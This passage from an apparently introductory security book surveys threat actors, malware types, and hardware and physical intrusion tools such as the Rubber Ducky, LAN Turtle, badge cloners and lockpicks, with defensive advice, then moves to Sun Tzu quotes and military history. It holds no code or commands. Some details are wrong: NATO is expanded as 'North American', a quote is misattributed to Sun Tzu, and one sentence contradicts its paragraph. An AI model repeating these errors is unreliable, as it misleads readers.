To implement secure solutions effectively, teams must establish strong working relationships and communication channels within themselves. You may need to collaborate with your team members to identify and resolve any challenges or issues that may arise. In addition, you may need to align all team members with the organization's security objectives to accomplish this goal.

To ensure that everyone is on the same page, it is imperative to have regular team meetings to discuss progress, strategies, and any potential security risks. Additionally, it is vital to ensure that everyone knows their roles and responsibilities and that all team members understand the organization's security objectives.

1.22.4. A governance, risk, and compliance committee

As part of its governance, risk management, and compliance efforts, a governance committee oversees these efforts. The committee may be responsible for developing and implementing policies and procedures to mitigate and manage risk. In addition, it may be responsible for ensuring the organization adheres to applicable laws, regulations, and standards. The committee is also responsible for monitoring and evaluating the effectiveness of risk management and compliance efforts. In addition, it is responsible for ensuring the organization is prepared to respond to any regulatory changes or external threats. The committee is also tasked with ensuring that the organization is in compliance with all applicable laws, regulations, and standards

2. The different threats to the organization


The organization must deal with several specific threats or uncertainties, which we will explore in this chapter. You should be aware that not all organizations can deal with these threats. However, it is always wise to be prepared for emerging threats to your organization and know how to cope with them.

Threats may come from various sources, such as competition, changing customer preferences, technological advances, and changing regulations. By being aware of these potential threats and understanding how to respond to them, you can help ensure that your organization remains competitive and resilient. This is in the face of uncertainty.

2.1. The Threat Groups

In most cases, when you run an organization, you run into many different threat groups that might cause harm to your organization. Knowing these threat actors' capabilities and analyzing what kind of security measures need to be put in place to stop these kinds of attackers is a good idea. These threat groups can be moved into four categories. I will name them and describe and explain each of the different categories.

1. Script Kiddies
2. Cyber Criminals
3. Nation States
4. Insider Threats



Reasoning behind cyber threat actors and their motivations to pull of their actions

2.1.1. Script Kiddies

These are usually teenagers that have been playing around with easy-to-get hacker tools that could be considered a threat to your organization. It is, therefore, highly recommended you keep your systems well patched, so most default tools will not be able to exploit the critical infrastructure from the organization. Script Kiddies usually do not have the skills or know-how to program their tools, although, with the latest release of chat-gpt three scripts, kiddies will be able to build tools. Besides exploiting development and research, they will usually not be able to excel that much in causing real damage if you have the right defenses in place.


The lazy hacker script

Source:
[Script kiddie - Wikipedia]

2.1.2. Cyber Criminals

As opposed to ***Script Kiddies***, ***cybercriminals*** **or cyber-gangs** are usually more experienced and possess a thorough understanding of the tools they use to extort you and your organization with a ransomware attack such as triple extortion. Triple extortion refers to a DDOS attack, Ransomware attack, and sensitive information disclosure. When you're getting attacked by cyber criminals it is important for an organization to be restored as quickly as possible, it is usually a good idea to have backup and restore procedures in place. It is best to have periodic assessments conducted by white-hat hackers or a professional Red team, depending on the size of the organization, as well as adequate incident response procedures and detection systems in place to deal with this emerging threat.


Source:
[Cybercrime - Wikipedia]



A attack demonstration from Trendmicro how attackers break into your network and extort the victims

2.1.3. Nation States

Nation states are usually the group you do not want to deal with; they use highly advanced malware to breach the organization and can stay undetected for long periods. The nation state sponsored hackers are backed nation states, so they have experienced malware developers and cyber-warfare engineers to assist their intelligence and cyber operations. The only real solution to deal with nation-states is to have your backups well battle tested and regularly check your disaster recovery plans to meet the operational business needs and requirements.



Short explanation how stuxnet was able to break into the organizations and the powerplant and damage the centrifuges leveraging unknown vulnerabilities and exploits.

2.1.4. Insider Threats

Sometimes, those closest to you are a great danger to the organization. It is recommended to have the right procedures in place to deal with ***Insider Threats*** that might be working with the enemy. The best way to deal with these kinds of threats is to have a mandatory vacation time to check if they have not been exfiltrating information that belongs to the company while also having the right detection and computer systems to track the transfer of the digitally stored information outside the corporate network.

Source:
[Insider threat - Wikipedia]

2.2. Software Threats

On the software level, there are many kinds of threats; they all range from annoying to an outright danger to your organization. Let's talk about a few examples and how they might affect your operations with the business.


2.2.1. Malware

Malware is a serious cyber threat that affects millions of people around the world. It's short for "malicious software" and is any intrusive software developed by hackers to steal data and damage or destroy computers. Examples of common malware include viruses, worms, Trojan viruses, spyware, adware, and ransomware. Malware attacks are becoming increasingly sophisticated as hackers use more advanced techniques to exfiltrate data in mass amounts from unsuspecting victims.

Source:
[Malware - Wikipedia]

2.2.2. Spyware

Software that steals information and spies on the system it is installed on. This usually allows the attacker to see what the user is doing and exfiltrate information from the attacked machine or user. Spyware is malicious software designed to spy on the user of a computer or device. It often works in the background and operates without the user's knowledge or permission. Spyware can be used to steal passwords, financial information, and other personal data.



Example of a tool attacker could use to compromise you and your business

Source:
[Spyware - Wikipedia]

2.2.3. Keyloggers

Keyloggers usually allow you to log what the user is inputting on the device and send that information to a different device. It typically gets used to gather credentials for websites or certain services within the company For example, a keylogger could be used to send the user's log-in credentials to the hacker, who can then access the company's confidential information.

Hardware device keyloggers that sends the information to a bluetooth device.

Source:
[Keystroke logging - Wikipedia]

2.2.4. Ransomware

Ransomware *encrypts your files with an unbreakable encryption algorithm and asks you to pay in cryptocurrency to unlock them.* Ransomware is the most popular way of making money for criminals because it allows them to extort the company they are attacking. Ransomware is a type of malicious software (malware) that is used by cybercriminals to extort money from victims by encrypting their files and demanding payment in exchange for a decryption key. It is a lucrative form of cybercrime that is becoming increasingly common in today's digital world. Ransomware is like a digital hostage situation, where the criminal has locked up the victim's data and won't release it until the victim pays up.

Ransomware Note if you got hit by Wannacry ransomware

Source:
[Ransomware - Wikipedia]


2.2.4. Viruses

Malicious pieces of software that can inject themselves into other programs that have been running on the system. This is all done without notifying the user. The most effective defense against viruses is generally to have the virus scanner updated with the latest signatures. Having an endpoint security solution in place is imperative to prevent malicious software from entering the system and causing damage.

Keep in mind that attackers will always improve their evasion methods, which is why Endpoint Detection and Response (EDR) is becoming more popular than traditional antivirus. solutions are designed to detect and respond to malicious activity on a system. This is done by monitoring the system for suspicious behavior, such as new and unknown processes, network connections, and file changes. If any of these are detected, the EDR solution can alert the user, take action to contain the threat, or even block the malicious activity in real time.

According to Symantec, one of the leading antivirus vendors, globally, there are over 357 million strains of malicious code. There has been an increase in this trend since 2016, with some sources suggesting that it will continue. Every day, 200,000 distinct malware variants are discovered on the internet.

However, this does not mean that every computer user will be infected with malware. There are many steps that users can take to protect themselves, such as installing antivirus software and keeping it up to date, being careful about the email attachments they open, and not downloading software from untrustworthy sources.



Sample of known viruses that caused for billions of computer damages

Source:
[Computer virus - Wikipedia]

2.2.5. Trojans


Trojans are pieces of software that can disguise themselves as something else. Usually, they are highly obfuscated to prevent the virus scanners or the user from realizing it is a malicious piece of software that downloads more malicious software. To make matters worse, Trojans can also steal information or open backdoors to allow further malicious access to your computer or network. Additionally, Trojans can even spread out to other devices connected to your computer or network, potentially leading to even more serious consequences.

Source:
[Trojan horse (computing) - Wikipedia]

2.2.6. Botnet

A Botnet refers to a group of computers that are hijacked by an attacker, and he can remotely send commands to the systems to do what he wants. Botnets have been used to launch Distributed Denial Of Service Attacks to prevent a service from being accessible or to mine crypto coins without the victims even knowing. An example of a botnet is the Mirai botnet which was a very large botnet of infected computers. Mirai was used to launch the 2016 Dyn cyberattack that resulted in major websites, such as Amazon and Twitter, becoming inaccessible for several hours.

Botnets are networks of computers that have been infected with malicious software and are controlled remotely by the attacker. They are used to launch attacks such as DDoS, which overwhelms a target with traffic, or to mine cryptocurrency without the owners of the computers being aware of it. The Mirai botnet was one of the largest and most powerful botnets ever created, and it was responsible for the Dyn attack in 2016 that caused major outages for websites around the world.



Explanation of a famous botnet of computers and that got abused to perform DDOS attacks

Source:
Inside the infamous Mirai IoT Botnet: A Retrospective Analysis
Botnet - Wikipedia

2.2.7. Adware
Adware is not usually malicious software but it will be able to affect the performance of your system and can be very frustrating to deal with from the user's perspective. Adware is usually installed without the user's knowledge and displays ads on the computer. It uses the computer's resources to run ads and track the user's online activity, which can slow down the computer and make it difficult to use. Adware is a type of software that automatically displays advertising content on a computer, often in the form of pop-up ads. It is usually installed without the user's knowledge and can be difficult to remove. Adware can slow down a computer and make it difficult to use. For example, a computer infected with adware may experience pop-up ads, unresponsive programs, and sluggish internet speeds.


Usually just advertisement software that makes your pc slow

Source:
Adware - Wikipedia

2.2.8. Remote access tool (R.A.T)

This is a specially crafted tool that is able to remotely control a computer from another computer. These are usually used for legit purposes by system administrators or help desk personnel, but could also be abused by the attackers to gain access to sensitive information. Example of some of these tools

- Teamviewer
- Anydesk
- Remote Desktop
- VNC



Teamviewer and remote access tools get used alot by threat actors to get access to the infrastructure

Source:
[Remote desktop software - Wikipedia]

2.3. Hardware Threats


There are not only software threats we have to worry about; there are also computer hardware and physical tools that could be exploited to compromise the integrity of the organization. For example, a hacker could use a hardware device such as a keylogger or a USB device to gain access to the system. Alternatively, they could use physical tools such as screwdrivers or pliers to gain access to the system.

2.3.1. Rubber ducky

This is a simple USB that can insert malicious commands into the host computer that has been plugged into. It also allows attacks as a keyboard device, making it hard to detect in your environment. A good policy to prevent these attacks is not to allow USBs or only allow the exact device ID number of the equipment being used. Next to that is recommended to have user awareness on not to plug ransom USB devices in corporate or personal devices.

2.3.2. Evil twin

Sometimes attackers use an Evil twin attack to spoof an existing SSID from a wifi network. It allows the attacker to capture all the traffic and modify it before sending it to its intended target. For an Evil Twin attack to be performed, you just need a device that is able to create a simple wifi network. The device is usually set up with the identical SSID as the legitimate wifi network, making it look like an identical, but malicious, version of the legitimate network. The attacker will then intercept the data sent to the legitimate wifi network and modify it before sending it to its intended destination, allowing the attacker to gain access to sensitive data. For example, an attacker can use an Evil Twin attack to gain access to a user's credit card information if they attempt to make a purchase on a malicious website connected to the Evil Twin network.



2.3.3. Lan Turtle

These are special devices that can be plugged into the network. Usually, they have multiple means of connecting to the attacker that does not rely on the defender's network. Usually, a wireless or a mobile connection is used to get initial access to the compromised network. This allows the attacker to establish a foothold in the target's network without relying on the integrity or security of the defender's network. The attacker can then use this foothold to launch further attacks and gain access to more data or resources. For instance, an attacker may connect to the target network using a wireless connection and then establish a remote connection to their own system, allowing them to access the target network from an external location.

2.3.4. Raspberry PI

Raspberry Pi is very similar to the Lan Turtle but has more capabilities to run special tools to increase the arsenal of tools the attacker can use. The Raspberry Pi has a more powerful processor and more RAM, which enables it to run more complex programs. Additionally, the Raspberry Pi has more ports and connections, allowing for more peripheral devices to be connected. This allows for the running of specialized tools that the Lan Turtle may not be able to run. For instance, the Raspberry Pi can run

specialized tools such as Nmap and Wireshark for network reconnaissance and packet analysis.

2.3.5. Badge Cloners


Sometimes, to force access to buildings, they use badge clones to clone an employee's badge to gain access to restricted sections of a building. To prevent these attacks, make sure you have badges with verification or use an extra control factor for authenticating your employees. Badge cloners are a type of security threat that involves the unauthorized duplication of an employee's badge in order to gain access to restricted areas of a building or facility.

2.3.6. Lockpick set

When an attacking team does its engagements, sometimes all it takes is a lockpicking toolset to get into the server room. That is why it is vital to make sure your locks are difficult to pick or you have digital locks. Just keep in mind that every new solution comes with a new problem. Therefore, make sure you have done the proper risk assessment of the level of security the organization needs. This is the case because even if the door is physically secure, a skilled locksmith can still pick the lock. This is why it is imperative to use digital locks, which are much more difficult to pick, in order to ensure the highest level of security for your server room

2.3.7. Under the door tool

Sometimes, for safety reasons, you can open the door from the other side. This allows a shuffle tool to go under the door and open the door from the inside. To prevent this attack, make sure the shuffle tools do not fit under or next to the locking mechanism.



Source:
Lock picking - Wikipedia
Raspberry Pi - Wikipedia
LAN Turtle - Hak5
Evil twin (wireless networks) - Wikipedia

Practical explanation Videos:
Physical Security's 15 Greatest Hits
Raspberry Spy - Building a Custom Red Team Tool
So you want to clone your work badge, apartment fob, gym pass, etc. to a chip implant?
Snagging Creds From Locked Machines With a LAN turtle - Hak5 2104
Rubber Ducky Windows 11 Payload
Build a Pumpkin Pi — A Rogue AP & MitM Framework That Fits in Your Pocket [Tutorial]

3. The Art of Warfare

Many books have been written to describe the Art of War. We will discover a few essential figures that have helped shape the modern way of waging war. We are going to notice a pattern of what all these great commanders have in common and which traits they possess to be successful in battle. Let us start with a few strong quotes we could apply to cyber-warfare and normal warfare in general.

"All warfare is based on deception." - Sun Tzu

All War is based on tricking your enemy.

"A speedy victory is the main objective in war. If this is long in coming, weapons are blunted and morale depressed." - Sun Tzu

Everyone wants to win fast. The longer we keep fighting, the harder victory becomes.

“In battle, there are not more than two methods of attack—the direct and the indirect; yet these two in combination give rise to an endless series of maneuvers.” - Sun Tzu

You either use direct or indirect weapons to hit your enemy.

“The art of war teaches us to rely not on the likelihood of the enemy not coming, but on our readiness to receive him; not on the chance of his not attacking, but rather on the fact that we have made our position unassailable.” - Sun Tzu

You should always be prepared for a potential attack.

“If you know the enemy and know yourself, your victory will not stand in doubt; if you know Heaven and know Earth, you may make your victory complete.” - Sun Tzu

The importance of knowledge and understanding in achieving victory in any kind of conflict or competition. It suggests that a deep understanding of your opponents, yourself, and your surroundings can give you a significant advantage.

"Rapidity is the essence of war: take advantage of the enemy's unreadiness, make your way by unexpected routes, and attack unguarded spots." - Sun Tzu

If the Defender is not guarding all his weak points, you attack right there.

***"To know your Enemy, you must become your Enemy"* - Sun Tzu**

In this case, to understand how they might defeat you have to think like your adversary and be able to interpret it in such a way that you know all his moves before he does.

3.1. History Lesson

“We Learn from History that we do not learn from history.” — Georg Wilhem Friedrich Hegel

In early civilizations, people fought to control land and resources. The invention of gunpowder in the Middle Ages drastically changed warfare by enabling cannons and muskets to be used more effectively. As a result of technological advances such as steam-powered machinery, large armies could be mass-produced more efficiently during the Industrial Revolution, completely changing how wars were fought.

As a result of advances in communication technology, leaders from different countries can communicate efficiently across vast distances.. This leads to the need for military force to resolve conflicts in the modern world. In this way, it becomes easier for them to come together peacefully without resorting to the violence or destruction that often accompanies armed conflict.

The North American Treaty Organization (NATO) and other international organizations have also been instrumental in maintaining peace between nations. Because they provide a platform for diplomatic discussion rather than aggressive conflict resolution, they serve as valuable tools in dealing with disputes. As a result of advances in communication technology, many more peaceful approaches to resolving conflicts between nations are now available, even though war has been an integral part of human history since ancient times. We may one day finally live free of armed conflict if we take advantage of these methods. All sides are willing to work together towards a common goal of lasting peace.

3.1. Military Generals and Strategists

“He who conquers himself is the mightiest warrior.” — Confucius

It is worthwhile to study brilliant military generals and strategists. By doing so, we are able to gain a deeper understanding of how these individuals' tactics and strategies affected conflict outcomes by gaining insight into their successes and mistakes.

By studying military history, we gain an understanding of how leadership decisions shaped events during wartime. Moreover, this knowledge can be applied today as well. Leaders who are familiar with what has worked and what has not worked in previous campaigns will have an advantage when they face similar challenges as past commanders.

Furthermore, studying successful strategists gives us a better appreciation for the strategy itself; we can understand what actions were taken and why those particular courses were chosen over others given their particular circumstances at any given moment during a conflict or campaign. This insight helps us further appreciate the complexity involved in making strategic decisions under pressure from all sides—political leaders on one end and enemy forces on another—and recognize that there isn’t always one correct answer when determining

3.1.1. Sun Tzu

"A leader leads by example, not by force. You have to believe in yourself. Appear weak when you are strong and strong when you are weak. If your enemy is secure at all points, be prepared for him." — Sun Tzu's The Art of War

In the 6th century BC, Sun Tzu, a renowned military general and strategist, wrote The Art of War. This ancient Chinese military treatise has been studied worldwide for centuries. The book has thirteen chapters, each focusing on different aspects of warfare, such as strategy and tactics.

There is an emphasis placed throughout this work on the importance of gathering intelligence before engaging in combat and utilizing deception to gain an advantage over one's adversaries. In addition, Sun Tzu emphasizes using psychological effects during a conflict; he believed that clever strategies could allow even weaker forces to outmaneuver their opponents via superior tactics instead of brute force alone.

Despite its timeless insights into leadership and effective warfare techniques, some critics have argued against specific points within The Art Of War, claiming they are too idealistic or simplistic compared to real-world conflicts since they do not consider human nature or the complexities present in actual combat situations.

Source:
Sun-Tzu - World History Encyclopedia

3.1.2. Alexander the Great

“I am indebted to my father for living, but to my teacher for living well.” — Alexander the Great

His teacher was the legendary philosopher Aristotle

